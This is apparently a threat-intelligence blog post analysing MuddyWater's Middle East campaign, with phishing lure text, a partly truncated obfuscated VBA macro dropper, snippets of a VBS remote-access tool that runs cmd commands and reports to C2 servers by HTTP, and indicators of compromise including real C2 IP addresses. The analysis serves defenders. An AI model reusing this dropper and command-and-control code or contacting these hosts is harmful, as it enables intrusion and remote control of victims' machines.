
MuddyWater’s “light” first-stager targetting Middle East

_thespis ⁝

Since the last quarter of 2020 MuddyWater has mantained a “long-term” infection campaign targeting Middle East countries. We have gathered samples from November 2020 to January 2022, and due to the recent samples found, it seems that this campaign might still be currently active. The latest campaigns of the Muddy Water threat group, allegedly sponsored by the Iranian government and linked to the Iranian revolutionary guard (the main armed forces of the Iranian government), could be framed within the dynamics of maintaining Iran’s regional sovereignty.


This infection campaign always starts with a compressed file wrapping a malicious Word document containing VBA macros.


UAEU
جامعة الإمارات العربية المتحدة
United Arab Emirates University
UAEU

The file is protected due to security issues. To view the content, please first click (enable editing) and then click (enable content) from the yellow bar above

Malicious document sample


While our oldest sample looks a little more sophisticated based on the content of the document, which seems more specifically crafted for Arabic speakers as shown in the previous image, the rest of them contain generic English message to enable macros.



Document created in earlier version of Microsoft Office Word

To voew this conten, please click "Enable Editing " From the yellow bar and then click "Enable Content"

Malicious document sample



Office of Student Life

Event Funding Proposal

This Document is Encrypted and Protected By

Global Sign

Follow these recommendations to view the document

Enable Editing


Microsoft has editing protection enabled by default, to view the document click Enable Editing from the yellow bar above.

Enable Content

Malicious document sample

Although it has not been possible to clearly identify their specific target, it has been observed that these campaigns have been directed against countries such as Pakistan, Kazahstan, Armenia, Syria, Israel, Bahrain, Turkey, South Africa, Sudan, etc. Many of these countries may be of interest to the alleged Iranian threat actor, as some of them have been involved in recent internal conflicts, or are implicated in nuclear energy improvement, or may serve as strategic footholds for the development and influence of Iranian interests in other parts of the world.

The macros are very concise and their only purpose is to write a not-so-much obfuscated VBS script into a file located in C:\ProgramData or the Windows Startup folder, with names such as Temp_[3-5 random chars].txt.




```
Function main()
    pattern = _
"a1,b2,c3,d4,e5,f6,g7,h8,i9,j0,k1,l2,m3,n4,o5,p6,q7,r8,s9,t0,u1,v2,w3,x4,y5,z6,*\*\"

    Dim pathSave As String
    Dim myRoutin As String
    pathSave = Environ(clearText("Ap6pp6pDa1at0ta1a")) & clearText("*\*\\Mi9ic3cr8ro5os9so5of6ft
    myRoutin = modifyText()
    myRoutin = Replace(myRoutin, "**", vbCrLf)
    myRoutin = Replace(myRoutin, "'", Chr(34))
    myRoutin = Replace(myRoutin, """#", "'")

    'Bypassing kasper
    Call createTextFile("C:\ProgramData\Temp_WZW4.txt", myRoutin)
    Call createTextFile(pathSave & "Temp_WZW4.vbs", myRoutin)

End Function

Function welcomeToUser()
    MsgBox "Welcome to my mail template designer!"
End Function

Function createTextFile(path As String, content As String) As String
    Set fs = CreateObject("Scripting.FileSystemObject")
    Set a = fs.createTextFile(path, True)
    a.WriteLine (content)
    a.Close
End Function

Function modifyText() As String
    Dim listPattern As Variant
    Dim tempValue As String

    Dim value1 As String
value1 = _
"Di9im3m JNTNV_e5o5y55 : JNTNV_e5o5y55 = f6fu1un4nc3c_JTRF('BH')*\*\**\*\*Di9im3m DLRZBD_e5o5y55
"n4ns9ss9sx4x/y5y.e5o5y55 (f6p6z66a1k1u11u1uv2vx4xh8r88n4nr8rs9sc3m3w33; u1u12l-a1k1u11k1kk1kn4n
"NQVE_d4n4x44 = QZNQVE_d4n4x44 + a1k1u11*\*\**\*\*En4nd4d Fu1un4nc3ct0ti9io5on4n*\*\**\*\*Fu1un4
tempValue = tempValue + value1

Dim value2 As String
value2 = _
"re5es9su1ul2lt0t*\*\**\*\*En4nd4d Fu1un4nc3ct0ti9io5on4n*\*\**\*\*Fu1un4nc3ct0ti9io5on4n f6fu1u
"ci9it0ty5y' & b2bu1ul2ll2le5et0t & 'c3m3w33.) e5ex4xi9it0t' & Ch8hr8r(a1k1u11j0t00), 'PC An4na1
"ct0ti9io5on4n f6fu1un4nc3c_WTF(JAADJA_i9s99)*\*\**\*\* t0te5em3mp6pPa1at0th8hb2l2v22j0t00 = 'c3
tempValue = tempValue + value2

Dim value3 As String
```

Malicious VBA macro code


The dropped script is a small RAT which allows to execute commands via cmd. It first calls a recon function which executes whoami, and sets a country code which is already present in the script. The result of this will then be part of the URI used for the C2 contact. The set of different country codes found in the gathered samples are the following, and might indeed reveal the targets for each campaign:

- PK –> Pakistan
- AR –> Argentina
- AM –> Armenia
- SY –> Syria
- IL –> Israel
- BH –> Bahrain
- TR –> Turkey
- SA –> South Africa
- SD –> Sudan
- KK –> Kazakhstan



```
Dim whoami_result : whoami_result = whoami_wrap("BH")
Dim flag_value : flag_value = 0
Dim deobf_key : deobf_key = "i6aqpklwuj8395ryzo1h4b07et2mdsfvgxcn"
Dim ips_string : ips_string = "192.227.147.152,107.174.68.60"
Dim ip_addr
Dim ips_array : ips_array = Split(ips_string, ",")
```

Code snippet from dropped VB Script (Deobfuscated)




```
Dim GHSFL_6 : GHSFL_6 = model_ZJUX("TR")
Dim AZJTFE_2 : AZJTFE_2 = 0
Dim EZJKH_9 : EZJKH_9 = "i6aqpklwuj8395ryzo1h4b07et2mdsfvgxcn"
Dim DNWHJ_9 : DNWHJ_9 = model_JKDZ("o7j.jj9.oy9.o0j,o59.o9y.ct.c5")
Dim LTLULU_6
```

Code snippet from dropped VB Script (Obfuscated)

After building the recon string, it will execute its main function. This function first executes explorer.exe (without apparent functional reason), and then calls a function to choose one IP from an array which will rotate in case of the chosen IP not replying to the subsequent C2 connection. This connection to the C2 server will use an HTTP GET request using the following structure:


*http://{ **IP_address** }/getCommand?guid={ **recon_string** }*



```
GET /getCommand?guid=BH-lucas-pc-lucas HTTP/1.1
Accept: */*
Accept-Language: en-US
User-Agent: Mozilla/4.0 (compatible; ms-office; MSOffice 16)
Cache-Control: no-cache, no-store
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
Host: 192.227.147.152
Connection: Keep-Alive
```

HTTP GET communication from VBS sample


As aforementioned, in the case of an empty reply, it will rotate the IP address and try again with the next. Otherwise it will deobfuscate the reply and call a function to execute it by creating a WScript.Shell object to call cmd:



```
With CreateObject("WScript.Shell")
    .Run "cmd /c " & command_str & " >> " & tempPath20, 0, True
End With
With CreateObject("Scripting.FileSystemObject")
    If Not .OpenTextFile(tempPath20).AtEndOfStream Then
        exec_command = .OpenTextFile(tempPath20).ReadAll()
    End If
    .DeleteFile tempPath20
End With
```

As also seen on the deobfuscated snippet, it will output the result into a txt file and immediately read its content to return it to the calling function in order to include the result and send it to the C2 server. The next contact will use the POST HTTP method and will follow a slightly different structure and the command output in the body:


*http://{ **IP_address** }/getTargetInfo?guid={ **recon_string** }&status={ **flag_value** }*



```
POST /getTargetInfo?guid=BH-lucas-pc-lucas&status=1 HTTP/1.1
Accept: */*
Accept-Language: en-US
User-Agent: Mozilla/4.0 (compatible; ms-office; MSOffice 16)
Content-Type: application/json
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
Host: 192.227.147.152
Content-Length: 20
Connection: Keep-Alive
Cache-Control: no-cache

{"commandResult":""}HTTP/1.1 200 OK
Connection: Close
```

HTTP POST communication from VBS sample

Interestingly, the value renamed by us as “flag_value” will be included as the “state” value within the POST request. In the script file, it is a variable that is initialized to 0 in every collected sample, and is always set to 1 before executing the received command and sending the result in the POST request. Other than this, it is not modified or used in the script file. However, it is checked during the renamed “whoami_wrap” for the initial host recon at the beginning of the script. It is compared with the value 126, and in case of resolving True, it will display the following message box.




Choose one of below numbers:

- 1.) Show cpu, gpu and memory usage
- 2.) Show disk capacity
- 3.) exit

Malicious VBS “alternative functionality”

The only implemented functionality in every analyzed sample is the #1, which will use WMI to display the following information about the infected system:



```
        systemInfo ="OS Type: " & os.OSType & vbCrLf & _
        "Country Code: " & os.CountryCode & vbCrLf & _
        "Boot Device: " & os.BootDevice & vbCrLf & _
        "Build Number: " & os.BuildNumber & vbCrLf & _
        "Organization: " & os.Organization & vbCrLf & _
        "OS Lan: " & os.OSLanguage & vbCrLf & _
        "Registered User: " & os.RegisteredUser & vbCrLf & _
        "Serial Number: " & os.SerialNumber & vbCrLf & _
        "Version: " & os.Version
        MsgBox systemInfo
```

Code snippet for the “alternative functionality”

Such a small script with incomplete functionality, after almost two years being used for different campaigns could suggest that the attackers might modify its functionality in a later stage, based on the obtained information from the infected host or, at least, use it to download and drop the next infection stage.

Indicators of compromise

2020

ورشة عمل تدريبية.zip

4e8a2b592ed90ed13eb604ea2c29bfb3fbc771c799b3615ac84267b85dd26d1c

egojt7.vbs

ae6dba7da3c8b2787b274c660e0b522ce8ebda89b1864d8a2ac2c9bb2bd4afa6

185.117.73.]52

2021

fbd2a9f400740610febd5a1ae7448536dd95f37b85dfd2ca746e11a51086bd4b

Temp_UFNCR335.vbs

2245fc9d9aea07b0ffdac792d4851ceed851a3bf1d528384e94306e59e3abd16

84d523833db6cc74a079b12312da775d4281bf1034b2af0203c9d14c098e6f29

Temp_WNJJ6.vbs

cab75e26febd111dd5483666c215bb6b56059f806f83384f864c51ceddd0b1cf

مشروع.zip

faa6258d7bd355329a9ad69e15b2857d24f9ac11a9782d1a215149938460ac4b

مشروع.doc

2f2492b7bb55f7a12f7530c9973c9b81fdd5e24001e4a21528ff1d5b47e3446e

Temp_K40.vbs

ed4b523a0eecc5de172a97eb8acb357bc1f4807efec761ec2764f20ef028cc63

projectvpn.doc

ea24c5a8b976919d4c8c4779dc0b7ef887373f126c4732edf9023b827b4e4dc4

Temp_WZW4.txt

1d133cc388415592e2e2246e6fb1903690068577fc82e2ae682ba0a661cea0dd

107.174.68.]60

192.227.147.]152

2022

yeni yönerge.doc

dba90bd5fdf0321a28f21fccb3a77ee1ed5d73e863e4520ce8eb8fca670189c3

Temp_FU4.txt

0b4d660335b55d96ddf4c76664341ed52519639161a0a0a1aa0ae82951feba01